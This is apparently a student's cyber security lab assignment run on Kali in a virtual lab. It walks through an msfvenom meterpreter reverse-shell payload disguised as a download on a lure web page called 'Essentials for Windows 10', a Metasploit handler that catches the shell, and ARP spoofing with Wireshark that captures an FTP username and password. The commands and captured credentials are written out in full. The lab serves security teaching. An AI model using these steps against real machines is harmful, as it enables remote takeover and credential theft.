

Question 1: Create payload for windows >>Transfer the payload to the victim's machine >>Exploit the victim's machine.

Solution:

>>Downloading Apache2 by using :

`sudo apt-get update //updating repositories`

`sudo apt-get install apache2 // installing apache`


`sudo apt- gedit`

>> Adjust the Firewall

Before we can test Apache, we need to modify our firewall to allow outside access to the default web ports. During installation, Apache registers itself with UFW to provide a few application profiles. We can use these profiles to simplify the process of enabling or disabling access to Apache through our firewall.

We can check the service status by the command:

Sudo service Apache2 status



```

Kali-Linux-2020.2-vmware-amd64 - VMware Workstation 15 Player (Non-commercial use only)
kali@kali: ~
kali@kali:~$ sudo service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor preset: disabled)
   Active: active (running) since Tue 2020-09-01 00:19:12 EDT; 2h 12min ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 3992 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
  Main PID: 3996 (apache2)
    Tasks: 9 (limit: 4649)
   Memory: 15.1M
   CGroup: /system.slice/apache2.service
           └─3996 /usr/sbin/apache2 -k start
             └─3997 /usr/sbin/apache2 -k start
               └─3998 /usr/sbin/apache2 -k start
                 └─3999 /usr/sbin/apache2 -k start
                   └─4000 /usr/sbin/apache2 -k start
                     └─4001 /usr/sbin/apache2 -k start
                       └─4002 /usr/sbin/apache2 -k start
                         └─4003 /usr/sbin/apache2 -k start
                           └─4004 /usr/sbin/apache2 -k start

Sep 01 00:19:12 kali systemd[1]: Starting The Apache HTTP Server...
Sep 01 00:19:12 kali apachectl[3995]: AH00558: apache2: Could not reliably determine the server's fully qualified
Sep 01 00:19:12 kali systemd[1]: Started The Apache HTTP Server.
lines 1-22/22 (END)


```

Sudo service Apache2 start //starting the service if not running already

>>Setting up a sample html page to host via Apache2.

Navigate to /var/www/html

Modify the index.html page as per our requirement.




```

Kali-Linux-2020.2-vmware-amd64 - VMware Workstation 15 Player (Non-commercial use only)
Player
index.html (/var/www/ht... kali@kali: ~ 02:35 AM 93%
kali@kali: ~
File Actions Edit View Help
kali@kali: ~ kali@kali: ~
root@kali:/var/www/html# gedit index.html
index.html /var/www/html
1 |
2 <!DOCTYPE html PUBLIC >
3 <html>
4 <head> </head>
5 <body bgcolor="grey">
6 <font colour="Blue" size=10>Essentials for Windows 10</font><br>
7 <br>
8 This page is an exploit encoded by Shikata ga nai.<br>
9 To start the process, <b><a href="payload.exe">Click here</a></b></a>
10 </body>
11 </html>

```

>>Use msfvenom to create a payload using the command. Here we are creating a meterpreter reverse tcp shell for windows platform having 64 bit architecture encoded by Shikata_ga_nai algorithm, where LHOST is our Linux IP and file type is .exe

msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai LHOST=192.168.64.128 -f exe > payload.exe




```

Kali-Linux-2020.2-vmware-amd64 - VMware Workstation 15 Player (Non-commercial use only)
Player
kali@kali: ~ 02:42 AM 91%
kali@kali: ~
File Actions Edit View Help
kali@kali: ~ kali@kali: ~
root@kali:/var/www/html# msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai LHOST=192.168.64.128 -f exe > payload.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
root@kali:/var/www/html#


```

>>Embedding the file in our index.html page and hosting it.



>>Download the payload from the hosted webpage

>>Run a multi/handler meterpreter reverse_tcp waiting for the venom



CYBER SECURITY ASSIGNMENT 2 DAY 6

The LHOST will be the IP of the attacking machine, which is Linux for us. The IP can be obtained by ifconfig.

```
Kali-Linux-2020.2-vmware-amd64 - VMware Workstation 15 Player (Non-commercial use only)

Player | [Icons] | kali@kali: ~ | 02:52 AM | 88%

File Actions Edit View Help

kali@kali: ~ | kali@kali: ~

kali@kali:~$ sudo ifconfig
[sudo] password for kali:
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.64.128 netmask 255.255.255.0 broadcast 192.168.64.255
    inet6 fe80::20c:29ff:fecc:7d90 prefixlen 64 scopeid 0<x20<link>
    ether 00:0c:29:cc:7d:90 txqueuelen 1000 (Ethernet)
    RX packets 2095 bytes 220220 (215.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 831 bytes 691171 (674.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 1124 bytes 349496 (341.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1124 bytes 349496 (341.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

kali@kali:~$
```

```
Kali-Linux-2020.2-vmware-amd64 - VMware Workstation 15 Player (Non-commercial use only)

Player | [Icons] | kali@kali: ~ | 02:50 AM | 88%

File Actions Edit View Help

kali@kali: ~ | kali@kali: ~ | kali@kali: ~

Name Current Setting Required Description
----
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.64.128 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
--
0 Wildcard Target

msf5 exploit(multi/handler) > set LHOST 192.168.64.128
LHOST => 192.168.64.128
msf5 exploit(multi/handler) > options


Module options (exploit/multi/handler):
Name Current Setting Required Description
----
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.64.128 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
--
0 Wildcard Target

msf5 exploit(multi/handler) >
```

CYBER SECURITY ASSIGNMENT 2 DAY 6


>>Run the file in the victim system and pop open a meterpreter shell for complete access.




Question 2: Create an FTP server >> Access FTP server from windows command prompt >> Do an MITM and, capture the username and password of FTP transaction using wireshark and dsniff.

Solution:

Creating a webserver and establishing a connection between client and server. LHS is server, RHS is client



Login in to ftp and capturing packets via wireshark



User account data tracked successfully.

CYBER SECURITY ASSIGNMENT 2 DAY 6

Kali-Linux-2020.2-vmware-amd64 - VMware Workstation 15 Player (Non-commercial use only)

Player

kali@kali: ~ *eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ftp

No.	Time	Source	Destination	Protocol	Length	Info
979	126.255591007	192.168.64.131	192.168.64.1	FTP	68	Response: 221 Goodbye.
978	126.254912576	192.168.64.1	192.168.64.131	FTP	60	Request: QUIT
37	60.110745410	192.168.64.131	192.168.64.1	FTP	75	Response: 230 User logged in.
36	60.077237076	192.168.64.1	192.168.64.131	FTP	72	Request: PASS 123456789@a
34	52.007323630	192.168.64.131	192.168.64.1	FTP	77	Response: 331 Password required
33	52.005833233	192.168.64.1	192.168.64.131	FTP	66	Request: USER bosco
31	44.280576013	192.168.64.131	192.168.64.1	FTP	112	Response: 200 OPTS UTF8 command successful - UTF8 encoding no...
30	44.280360315	192.168.64.1	192.168.64.131	FTP	68	Request: OPTS UTF8 ON
29	44.264548468	192.168.64.131	192.168.64.1	FTP	81	Response: 220 Microsoft FTP Service

USERNAME: Bosco

PASSWORD:123456789@a

Same was repeated by Dsniff using the command:

```
arp spoof -i eth0 -t 192.168.64.131 -r 192.168.0.10
```

Same results were obtained.